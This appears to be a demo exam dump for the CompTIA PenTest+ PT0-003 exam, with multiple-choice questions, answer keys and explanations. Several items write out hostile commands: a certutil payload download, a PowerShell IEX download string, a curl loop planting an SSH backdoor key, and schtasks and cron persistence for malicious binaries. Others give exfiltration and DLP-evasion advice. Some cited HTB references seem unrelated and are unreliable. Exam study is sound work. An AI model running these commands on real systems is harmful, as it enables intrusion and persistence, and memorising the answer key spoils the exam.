
PassleaderVCE



http://www.passleadervce.com/

Wonderful Certification Exam Guide and Exam Dumps- PassLeaderVCE

Exam : **PT0-003**

Title : CompTIA PenTest+ Exam

Vendor : CompTIA

Version : DEMO

NO.1 A penetration tester gains access to a host with many applications that load at startup and run as SYSTEM.
The penetration tester runs a command and receives the following output:
User accounts for \COMPTIA-Host
CompTIA User DefaultAccount Guest
CompTIA Admin CompTIA Accountant
The command completed successfully.
Which of the following attacks will most likely allow the penetration tester to escalate privileges?
A. Credential dumping
B. Local file inclusion
C. Unquoted service path injection
D. Process hijacking
Answer: C
Explanation:
The scenario highlights a Windows host where "many applications load at startup and run as SYSTEM," which points directly to Windows services and auto-start components executing with high privileges. In PenTest+ privilege escalation techniques, unquoted service path injection is a common and effective method when a service runs as SYSTEM and its executable path contains spaces but is not enclosed in quotes.
Windows may parse the path incorrectly and attempt to execute a malicious binary placed earlier in the interpreted path (for example, C:\Program.exe), as long as the attacker has write permissions to a directory in that search order. This can result in the attacker's payload being executed as SYSTEM on service start/restart, achieving privilege escalation reliably and with clear evidentiary output.
Credential dumping may help lateral movement, but it does not inherently escalate privileges if the tester already lacks higher-privileged credentials. Local file inclusion is a web vulnerability and not applicable to host startup services. Process hijacking can work in some cases, but unquoted service paths are a specifically documented, high-probability Windows misconfiguration when many SYSTEM services exist.
Bottom of Form

NO.2 During a penetration test, the tester identifies several unused services that are listening on all targeted internal laptops. Which of the following technical controls should the tester recommend to reduce the risk of compromise?

Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

A. Multifactor authentication
B. Patch management
C. System hardening
D. Network segmentation
Answer: C
Explanation:
When a penetration tester identifies several unused services listening on targeted internal laptops, the most appropriate recommendation to reduce the risk of compromise is system hardening. Here ' s why:
System Hardening:
Purpose: System hardening involves securing systems by reducing their surface of vulnerability. This includes disabling unnecessary services, applying security patches, and configuring systems securely.
Impact: By disabling unused services, the attack surface is minimized, reducing the risk of these services being exploited by attackers.
Comparison with Other Controls:
Multifactor Authentication (A): While useful for securing authentication, it does not address the issue of unused services running on the system.
Patch Management (B): Important for addressing known vulnerabilities but not specifically related to disabling unused services.
Network Segmentation (D): Helps in containing breaches but does not directly address the issue of unnecessary services.
System hardening is the most direct control for reducing the risk posed by unused services, making it the best recommendation.
======

NO.3 During a penetration testing exercise, a team decides to use a watering hole strategy. Which of the following is the most effective approach for executing this attack?
A. Compromise a website frequently visited by the organization ' s employees.
B. Launch a DDoS attack on the organization ' s website.
C. Create fake social media profiles to befriend employees.
D. Send phishing emails to the organization ' s employees.
Answer: A
Explanation:
Watering Hole Attack Explanation:
A watering hole attack involves compromising a website that the target frequently visits.
The attacker injects malicious code into the site, which then exploits users who access it.
Why Not Other Options?
B: DDoS attacks disrupt services but do not align with the watering hole strategy.
C: Social engineering may be effective but is not a watering hole attack.
D: Phishing is unrelated to compromising trusted websites.
CompTIA Pentest+ References:
Domain 3.0 (Attacks and Exploits)

NO.4 A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring(" http://172.16.0.1/ ")
D. rundll32.exe c:\path\foo.dll,functName
Answer: B
Explanation:
To execute a payload and gain additional access, the penetration tester should use certutil.exe.
Here's why:
Using certutil.exe:
Purpose: certutil.exe is a built-in Windows utility that can be used to download files from a remote server, making it useful for fetching and executing payloads.
Command: certutil.exe -f https://192.168.0.1/foo.exe bad.exe downloads the file foo.exe from the specified URL and saves it as bad.exe.
Comparison with Other Commands:
powershell.exe impo C:\tools\foo.ps1 (A): Incorrect syntax and not as direct as using certutil for downloading files.
powershell.exe -noni -encode IEX.Downloadstring(" http://172.16.0.1/ ") (C): Incorrect syntax for downloading and executing a script.
rundll32.exe c:\path\foo.dll,functName (D): Used for executing DLLs, not suitable for downloading a payload.
Using certutil.exe to download and execute a payload is a common and effective method.
======

NO.5 During an engagement, a penetration tester discovers a web application vulnerability that affects multiple devices. The tester creates and runs the following script:
#!/bin/sh
for addr in $(cat targets)
do
curl
http://$addr//atod.php?execf=echo%20%22ssh-ed25519%20AAAC3NzaC1lZDI1NTE5AAAA...%22%20%3E%3E%20/root/authorized_users
done
Which of the following best describes what the tester is attempting to do?
A. Staging payloads to make bind shells
B. Creating a backdoor on several weak targets
C. Adding a password for the root user on the targets
D. Generating SSH keys to decrypt data on each target
Answer: B
Explanation:
The script iterates through a list of target hosts and sends an HTTP request to a vulnerable endpoint (atod.php) with a parameter (execf=) that appears to trigger remote command execution on each device. The command being issued is echo " ssh-ed25519 ... " followed by an append redirection operator (> >) into a file under /root/authorized_users. The ssh-ed25519 string is the format of an SSH public key, and appending a

public key into an "authorized users/keys" style file is a common persistence technique that allows the tester (or an attacker) to authenticate via SSH without knowing a password.
In PenTest+ terms, this is establishing persistence/backdoor access after exploitation by planting an authentication mechanism that can be reused later. It is not creating a bind shell (no listener is set up), not changing a root password (no passwd or hash modification is shown), and not generating keys for decryption (the key material is being written to an authorization file for access). The loop indicates the intent is to apply this across multiple affected devices.

NO.6 During an engagement, a penetration tester runs the following command against the host system:
host -t axfr domain.com dnsl.domain.com
Which of the following techniques best describes what the tester is doing?
A. Zone transfer
B. Host enumeration
C. DNS poisoning
D. DNS query
Answer: A
Explanation:
A DNS zone transfer attack occurs when a misconfigured DNS server allows attackers to retrieve the entire DNS record set.
Zone transfer (Option A):
The command host -t axfr domain.com dnsl.domain.com requests an AXFR (authoritative transfer) of the DNS records.
This provides subdomains, email servers, and internal DNS records, which attackers can use for reconnaissance.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " DNS Enumeration Techniques "
Incorrect options:
Option B (Host enumeration): Host enumeration gathers information about a specific host, not the entire DNS zone.
Option C (DNS poisoning): DNS poisoning modifies cache entries to redirect users. This is a different attack.
Option D (DNS query): A standard DNS query retrieves a single record, not a full zone transfer.

NO.7 A company hires a penetration tester to test the security implementation of its wireless networks. The main goal for this assessment is to intercept and get access to sensitive data from the company ' s employees.
Which of the following tools should the security professional use to best accomplish this task?
A. Metasploit
B. WiFi-Pumpkin
C. SET
D. theHarvester
E. WiGLE.net
Answer: B
Explanation:
The question specifies wireless network security assessment with the goal of intercepting sensitive

employee data.
* WiFi-Pumpkin is specifically designed for Wi-Fi penetration testing. It can act as a rogue access point (evil twin attack) to trick users into connecting, then perform man-in-the-middle (MITM) attacks, traffic interception, credential harvesting, and phishing over Wi-Fi. This matches the goal of capturing sensitive employee data.
Why not the others?
* A. Metasploit: General exploitation framework, not specialized for Wi-Fi traffic interception.
* C. SET (Social-Engineer Toolkit): Used for phishing/social engineering, not wireless MITM.
* D. theHarvester: Information gathering tool for enumerating emails, subdomains, etc.
* E. WiGLE.net: Wireless network discovery database (maps SSIDs), not for active interception.
CompTIA PT0-003 Mapping:
* Domain 3.0: Attacks and Exploits
* 3.1: Exploit wireless network vulnerabilities (evil twin, rogue AP, MITM).

NO.8 A penetration tester needs to confirm the version number of a client ' s web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection

B. URL spidering

C. Banner grabbing

D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
Understanding Banner Grabbing:
Purpose: Identify the software version running on a service by reading the initial response banner.
Methods: Can be performed manually using tools like Telnet or automatically using tools like Nmap.
Manual Banner Grabbing:
Step-by-Step Explanationtelnet target_ip 80
Netcat: Another tool for banner grabbing.
nc target_ip 80
Automated Banner Grabbing:
Nmap: Use Nmap's version detection feature to grab banners.
nmap -sV target_ip
Benefits:
Information Disclosure: Quickly identify the version and sometimes configuration details of the service.
Targeted Exploits: Helps in selecting appropriate exploits based on the identified version.
References from Pentesting Literature:
Banner grabbing is a fundamental technique in reconnaissance, discussed in various penetration testing guides.
HTB write-ups often include banner grabbing as a step in identifying the version of services.
References:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
======

NO.9 A penetration tester completes a scan and sees the following output on a host:
bash
Copy code
Nmap scan report for victim (10.10.10.10)
Host is up (0.0001s latency)
PORT STATE SERVICE
161/udp open|filtered snmp
445/tcp open microsoft-ds
3389/tcp open microsoft-ds
Running Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7_sp0
The tester wants to obtain shell access. Which of the following related exploits should the tester try first?

A. exploit/windows/smb/psexec

B. exploit/windows/smb/ms08_067_netapi

C. exploit/windows/smb/ms17_010_eternalblue

D. auxiliary/scanner/snmp/snmp_login

Answer: C
Explanation:
The ms17_010_eternalblue exploit is the most appropriate choice based on the scenario.
Why MS17-010 EternalBlue?
EternalBlue is a critical vulnerability in SMBv1 (port 445) affecting older versions of Windows, including Windows 7.
The exploit can be used to execute arbitrary code remotely, providing shell access to the target system.
Other Options:
A (psexec): This exploit is a post-exploitation tool that requires valid credentials to execute commands remotely.
B (ms08_067_netapi): A vulnerability targeting older Windows systems (e.g., Windows XP). It is unlikely to work on Windows 7.
D (snmp_login): This is an auxiliary module for enumerating SNMP, not gaining shell access.
CompTIA Pentest+ References:
Domain 2.0 (Information Gathering and Vulnerability Identification)
Domain 3.0 (Attacks and Exploits)

NO.10 A penetration tester needs to quickly transfer an exploit from a Linux system to a Windows 10 system within the network. Which of the following is the best way to accomplish this task?

A. nc -lvp 8080

B. nc -lnvp 443

C. python3 -m http.server 80

D. ncat -lvp 9090

Answer: C
Explanation:
The correct answer is C. python3 -m http.server 80

Using Python's built-in HTTP server is one of the fastest and simplest ways to transfer files from a Linux host to another system on the same network. By running:
python3 -m http.server 80
from the directory containing the exploit, the tester can host the file over HTTP. The Windows 10 system can then retrieve it using a browser, PowerShell, certutil, or another HTTP-capable download method.
A, B, and D are incorrect because Netcat/Ncat listeners can be used for file transfer in some cases, but they require more coordination and commands on both systems. They are better suited for raw TCP connections, shells, or manual transfers, not the quickest general-purpose file-serving method.
In PenTest+ terms, this falls under Tools and Code Analysis, specifically using common command-line tools for file transfer during post-exploitation or controlled assessment activities.

NO.11 During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward. Which of the following types of attacks is this an example of?

A. SQL injection

B. SSRF

C. XSS

D. Server-side template injection

Answer: C

Explanation:
Cross-Site Scripting (XSS) is an attack that involves injecting malicious scripts into web pages viewed by other users. Here's why option C is correct:
XSS (Cross-Site Scripting): This attack involves injecting JavaScript into a web application, which is then executed by the user's browser. The scenario describes injecting a JavaScript prompt, which is a typical XSS payload.
SQL Injection: This involves injecting SQL commands to manipulate the database and does not relate to JavaScript injection.
SSRF (Server-Side Request Forgery): This attack tricks the server into making requests to unintended locations, which is not related to client-side JavaScript execution.
Server-Side Template Injection: This involves injecting code into server-side templates, not JavaScript that executes in the user's browser.
References from Pentest:
Horizontall HTB: Demonstrates identifying and exploiting XSS vulnerabilities in web applications.
Luke HTB: Highlights the process of testing for XSS by injecting scripts and observing their execution in the browser.
======

NO.12 A penetration tester successfully gains access to a Linux system and then uses the following command:
find / -type f -ls > /tmp/recon.txt
Which of the following best describes the tester ' s goal?

A. Permission enumeration

B. Secrets enumeration

C. User enumeration

D. Service enumeration

Answer: A

Explanation:

The find command shown here recursively searches the entire filesystem (/) for files (-type f) and lists them with detailed information (-ls), including file ownership, group, size, and permissions. The results are then redirected into /tmp/recon.txt.

This is typically performed as part of post-exploitation local enumeration to gather information on:

* Files and their permission settings.
* Potential world-writable or sensitive files (e.g., /etc/shadow, SSH keys, config files).
* Misconfigurations that could lead to privilege escalation.

Thus, the tester's main objective is permission enumeration - identifying files and directories with insecure permissions that could be exploited.

Why not the others:

* B. Secrets enumeration: While secrets might later be found in files, the command's intent is general permission/file listing, not targeted secret extraction.
* C. User enumeration: The command doesn't list users or accounts (no /etc/passwd or who queries).
* D. Service enumeration: This doesn't inspect running services or open ports.

CompTIA PT0-003 Objective Mapping:

* Domain 2.0: Information Gathering and Vulnerability Scanning
* 2.5: Perform local enumeration on compromised hosts (e.g., file and permission enumeration).

NO.13 Testing and reporting activities are complete. A penetration tester needs to verify that exploited systems have been restored to preengagement conditions. Which of the following would be most appropriate for the tester to do?

A. Terminate the running command-and-control payload.

B. Provide the customer with a list of the changes made.

C. Replace environment variables with their original values.

D. Put in a change request ticket to reimage the system.

Answer: B

Explanation:

The correct answer is B. Provide the customer with a list of the changes made.

At the end of a penetration test, the tester must support post-engagement cleanup and restoration. To verify that exploited systems have been returned to their original state, the tester should provide the customer with a complete list of changes made during the engagement. This allows the client to confirm that all modifications, deployed tools, payloads, accounts, configuration changes, scripts, files, and other artifacts have been removed or restored appropriately.

A is incorrect because terminating a command-and-control payload addresses only one possible artifact. It does not verify that all exploited systems have been restored to preengagement conditions.

C is incorrect because restoring environment variables may be part of cleanup, but it is too narrow and only applies if environment variables were changed.

D is incorrect because reimaging a system is disruptive and may not be necessary. It should only be done if required by the client's recovery process or if restoration cannot be otherwise verified.

In PenTest+ terms, this falls under Reporting and Communication, specifically post-engagement

cleanup, restoration validation, documentation of changes, and client handoff.

NO.14 Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning

B. Shoulder surfing

C. Tailgating

D. Site survey

Answer: C

Explanation:

Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.

Tailgating:

Definition: Tailgating occurs when an unauthorized person follows an authorized person into a restricted area without the latter's consent or knowledge. The authorized person typically opens a door or checkpoint, and the unauthorized person slips in behind them.

Example: An attacker waits near the entrance of a building and enters right after an employee, bypassing security measures.

Physical Security:

Importance: Physical security is a crucial aspect of overall security posture. Tailgating exploits human factors and weaknesses in physical security controls.

Prevention: Security measures such as turnstiles, mantraps, and security personnel can help prevent tailgating.

Pentest References:

Physical Penetration Testing: Tailgating is a common technique used in physical penetration tests to assess the effectiveness of an organization's physical security controls.

Social Engineering: Tailgating often involves social engineering, where the attacker relies on the politeness or unawareness of the employee to gain unauthorized access.

By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization's physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.

======

NO.15 During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine. Which of the following tools should the penetration tester use to continue the attack?

A. Responder

B. Hydra

C. BloodHound

D. CrackMapExec

Answer: D

Explanation:

When a penetration tester obtains an NTLM hash from a legacy Windows machine, they need to use a tool that can leverage this hash for further attacks, such as pass-the-hash attacks, or for cracking the hash. Here's a breakdown of the options:

Option A: Responder
Responder is primarily used for poisoning LLMNR, NBT-NS, and MDNS to capture hashes, but not for leveraging NTLM hashes obtained post-exploitation.
Option B: Hydra
Hydra is a password-cracking tool but not specifically designed for NTLM hashes or pass-the-hash attacks.
Option C: BloodHound
BloodHound is used for mapping out Active Directory relationships and identifying potential attack paths but not for using NTLM hashes directly.
Option D: CrackMapExec
CrackMapExec is a versatile tool that can perform pass-the-hash attacks, execute commands, and more using NTLM hashes. It is designed for post-exploitation scenarios involving NTLM hashes.
References from Pentest:
Forge HTB: Demonstrates the use of CrackMapExec for leveraging NTLM hashes to gain further access within a network.
Horizontall HTB: Shows how CrackMapExec can be used for various post-exploitation activities, including using NTLM hashes to authenticate and execute commands.
Conclusion:
Option D, CrackMapExec, is the most suitable tool for continuing the attack using an NTLM hash. It supports pass-the-hash techniques and other operations that can leverage NTLM hashes effectively.
======

NO.16 A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?
A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite
Answer: A
Explanation:
Evaluation Criteria:
CVSS (Common Vulnerability Scoring System): Indicates the severity of vulnerabilities, with higher scores representing more critical vulnerabilities.
EPSS (Exploit Prediction Scoring System): Estimates the likelihood of a vulnerability being exploited in the wild.

Analysis:
hrdatabase: CVSS = 9.9, EPSS = 0.50
financesite: CVSS = 8.0, EPSS = 0.01
legaldatabase: CVSS = 8.2, EPSS = 0.60
fileserver: CVSS = 7.6, EPSS = 0.90
Selection Justification:
fileserver has the highest EPSS score of 0.90, indicating a high likelihood of exploitation despite having a slightly lower CVSS score compared to other targets.
This makes it a critical target for immediate testing to mitigate potential exploitation risks.
Pentest References:
Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.
Top of Form
Bottom of Form

NO.17 A penetration tester reviews a SAST vulnerability scan report. The following lines of code have been reported as vulnerable:
Issue 40 of 126
Language: Java
Severity: Medium
Call:
try {
// ...
} catch (SomeException e) {
e.printStackTrace();
}
Which of the following is the best method to remediate this vulnerability?

A. Implementing a logging framework

B. Removing the five code lines reported with issues

C. Initiating a secure coding-awareness program with all the developers

D. Documenting the vulnerability as a false positive

Answer: A
Explanation:
The correct answer is A. Implementing a logging framework
The vulnerable code uses:
e.printStackTrace();
In Java applications, printStackTrace() can expose sensitive internal details, such as class names, file paths, line numbers, application logic, database errors, and other implementation information. If this output is displayed to users or written insecurely, it can help an attacker understand the application and craft further attacks.
The best remediation is to replace direct stack trace printing with a proper logging framework, such as Log4j, SLF4J, or java.util.logging, configured with appropriate log levels and secure log handling. A

logging framework allows developers to record useful diagnostic information while controlling where logs are stored, what level of detail is included, and whether sensitive data is exposed.
B is incorrect because simply removing the reported code lines may break exception handling and does not provide a proper secure error-handling solution.
C is incorrect because secure coding awareness is useful as a long-term improvement, but it does not directly remediate this specific vulnerable code.
D is incorrect because this is not a false positive. Direct use of printStackTrace() is commonly flagged by SAST tools because it can result in information disclosure.
In PenTest+ terms, this falls under Tools and Code Analysis, specifically SAST findings, insecure error handling, information disclosure, and secure coding remediation.

NO.18 As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell

B. Executing a process injection attack

C. Creating a scheduled task

D. Performing a credential-dumping attack

Answer: C

Explanation:
To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.
Persistence Mechanisms:
Scheduled Task: Creating a scheduled task ensures that a specific program or script runs automatically according to a set schedule or in response to certain events, including system startup. This makes it a reliable method for maintaining access after a system reboot.
Reverse Shell: While establishing a reverse shell provides immediate access, it typically does not survive a system reboot unless coupled with another persistence mechanism.
Process Injection: Injecting a malicious process into another running process can provide stealthy access but may not persist through reboots.
Credential Dumping: Dumping credentials allows for re-access by using stolen credentials, but it does not ensure automatic access upon reboot.
Creating a Scheduled Task:
On Windows, the schtasks command can be used to create scheduled tasks. For example:
schtasks /create /tn " Persistence " /tr " C:\path\to\malicious.exe " /sc onlogon /ru SYSTEM On Linux, a cron job can be created by editing the crontab:
(crontab -l; echo " @reboot /path/to/malicious.sh ") | crontab -
Pentest References:
Maintaining persistence is a key objective in post-exploitation. Scheduled tasks (Windows Task Scheduler) and cron jobs (Linux) are commonly used techniques.
References to real-world scenarios include creating scheduled tasks to execute malware, keyloggers, or reverse shells automatically on system startup.
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.
======

NO.19 Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP

B. Compress the file and send it using TFTP

C. Split the file in tiny pieces and send it over dnscat

D. Encrypt and send the file over HTTPS

Answer: D

Explanation:

When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here's an analysis of each option:

Use steganography and send the file over FTP (Option A):

Steganography hides data within other files, such as images. FTP is a protocol for transferring files.

Drawbacks: FTP is not secure as it transmits data in clear text, making it susceptible to interception. Steganography can add an extra layer of obfuscation, but the use of FTP makes this option insecure.

Compress the file and send it using TFTP (Option B):

TFTP is a simple file transfer protocol that lacks encryption.

Drawbacks: TFTP is inherently insecure because it does not support encryption, making it easy for attackers to intercept the data during transfer.

Split the file in tiny pieces and send it over dnscat (Option C):

dnscat is a tool for tunneling data over DNS.

Drawbacks: While effective at evading detection by using DNS, splitting the file and managing the reassembly adds complexity. Additionally, large data transfers over DNS can raise suspicion.

Encrypt and send the file over HTTPS (Answer: D):

Encrypting the file ensures that its contents are protected during transfer. HTTPS provides a secure, encrypted channel for communication over the internet.

Advantages: HTTPS is widely used and trusted, making it less likely to raise suspicion. Encryption ensures the data remains confidential during transit.

References:

The use of HTTPS for secure data transfer is a standard practice in cybersecurity, providing both encryption and integrity of the data being transmitted.

Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

NO.20 Which of the following techniques is the best way to avoid detection by data loss prevention tools?

A. Encoding

B. Compression

C. Encryption

D. Obfuscation

Answer: A

Explanation:

Encoding to Evade DLP:

Encoding (e.g., Base64) transforms data into a format that may bypass data loss prevention (DLP) tools.

DLP solutions often look for specific patterns (e.g., sensitive keywords, file headers) and may not recognize encoded data.
Why Not Other Options?
B (Compression): Compression reduces file size but does not typically bypass DLP detection mechanisms.
C (Encryption): Encrypted data is detectable by DLP tools, though its contents may not be readable.
D (Obfuscation): While obfuscation hides intent, encoding is more effective for bypassing automated detection.
CompTIA Pentest+ References:
Domain 3.0 (Attacks and Exploits)

NO.21 A penetration tester uses the Intruder tool from the Burp Suite Community Edition while assessing a web application. The tester notices the test is taking too long to complete. Which of the following tools can the tester use to accelerate the test and achieve similar results?

A. TruffleHog

B. Postman

C. Wfuzz

D. WPScan

Answer: C

Explanation:
Burp Suite Community Edition imposes limitations that can slow high-volume Intruder activities, particularly when performing repetitive request mutation such as parameter fuzzing, directory/file discovery, or input testing with wordlists. In PenTest+ tooling guidance, testers are expected to select alternative tools when a platform constraint reduces efficiency while still keeping the testing objective the same. Wfuzz is designed specifically for fast web fuzzing: it can rapidly send large volumes of HTTP requests while varying parameters, headers, paths, or payload positions using wordlists, and it supports filtering/matching responses (status codes, response size, strings) to identify interesting results-functionally similar to many Intruder use cases.
TruffleHog focuses on discovering exposed secrets in repositories and artifacts, not accelerating web request fuzzing. Postman is primarily an API client for building and replaying requests, but it is not optimized as a high-speed fuzzing engine. WPScan targets WordPress-specific enumeration and vulnerability checks and won't provide general-purpose Intruder-like fuzzing across arbitrary web applications. Therefore, Wfuzz is the best option to speed up and achieve comparable fuzzing outcomes.

NO.22 A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client's current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.

B. Perform an internal vulnerability assessment with credentials to review the internal attack surface .

C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.

D. Perform a full internal penetration test to review all the possible exploits that could affect the

systems.

Answer: A

Explanation:

BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization ' s security defenses and response mechanisms.

Here's why option A is the best choice:

Controlled Testing Environment: BAS tools provide a controlled environment where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat- modeling team indicates potential impacts on internal systems.

Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs, allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client ' s security tools comprehensively.

Feedback and Reporting: These tools provide detailed feedback and reporting on the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.

References from Pentest:

Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.


Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.

Conclusion:

